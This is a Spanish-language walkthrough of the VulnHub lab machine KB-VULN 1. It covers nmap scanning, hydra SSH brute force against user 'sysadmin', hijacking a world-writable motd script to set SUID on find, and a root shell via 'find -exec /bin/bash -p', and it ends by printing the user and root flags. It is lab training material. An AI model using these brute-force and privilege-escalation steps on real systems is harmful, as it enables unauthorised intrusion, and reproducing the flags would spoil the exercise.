https://www.vulnhub.com/entry/kb-vuln-1,540/


sudo nmap -vvv -sS -sV -O 192.168.1.0/24

```
❯ sudo nmap -vvv -sS -sV -O 192.168.122.0/24
[sudo] password for zom:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 23:59 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 23:59
```

Saldrá una máquina con varios puestos abiertos


```
Nmap scan report for 192.168.122.4
Host is up, received arp-response (0.0061s latency).
Scanned at 2022-07-03 23:59:59 CEST for 30s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:09:6B:FC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=7/4%OT=21%CT=1%CU=39809%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS:=62C2117D%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
```

Entrar al servidor web desde el navegador, aparecerá una web normal




Analizar directorios ocultos con gobuster

gobuster dir –u 192.168.122.4 -w /usr/share/dirb/wordlists/common.txt




No aparece nada fuera de lo normal.

Ver código fuente del sitio web, saldrá un usuario llamado sysadmin




Usar hydra para hacer fuerza bruta al ssh de la máquina con el usuario sysadmin

Sudo hydra -l sysadmin –P /usr/share/wordlists/rockyou.txt 192.168.122.4 ssh




Entar por ssh a la máquina usando el usuario sysadmin y la contraseña obtenida con hydra



Mostrar el contenido y leer el archivo user.txt, mostrará el flag del usuario

Ir al directorio ftp y mostrar el contenido



Leer el archivo .bash_history

```
sysadmin@kb-server:~/ftp$ cat .bash_history
exit
ls
cd /etc/update-motd.d/
ls
nano 00-header
exit
sysadmin@kb-server:~/ftp$
```

Ir al directorio /etc/update-motd.d/ y mostrar todo el contenido

```
sysadmin@kb-server:~/ftp$ cd /etc/update-motd.d/
sysadmin@kb-server:/etc/update-motd.d$ ls -la
total 16
drwxr-xr-x  3 root root 4096 Aug 22  2020 .
drwxr-xr-x 92 root root 4096 Jul  4 08:02 ..
-rwxrwxrwx  1 root root 1017 Jul  4 12:54 00-header
drwxr-xr-x  2 root root 4096 Aug 22  2020 other
sysadmin@kb-server:/etc/update-motd.d$
```

Saldrá un archivo con todos los permisos, este controla el mensaje que aparece cada vez que se inicia una sesión por SSH

Editar el archivo /etc/update.motd.d/00-header y añadir al final:

sudo chmod u+s /usr/bin/find

Esto permitirá usar un comando que cambiará el usuario a root


```
#    51 Franklin Street, Fifth Floor, Boston, MA

[ -r /etc/lsb-release ] && . /etc/lsb-release
echo "\n\t\t\tWELCOME TO THE KB-SERVER\n"
sudo chmod u+s /usr/bin/find
```

Usar el comando para obtener acceso root:
find . -exec /bin/bash -p \; -quit

```
sysadmin@kb-server:/etc/update-motd.d$ find . -exec /bin/bash -p \; -quit
bash-4.4#
```

Ir al directorio de root y leer el flag



Flags

Usuario: 48a365b4ce1e322a55ae9017f3daf0c0
Root: 1eedddf9fff436e6648b5e51cb0d2ec7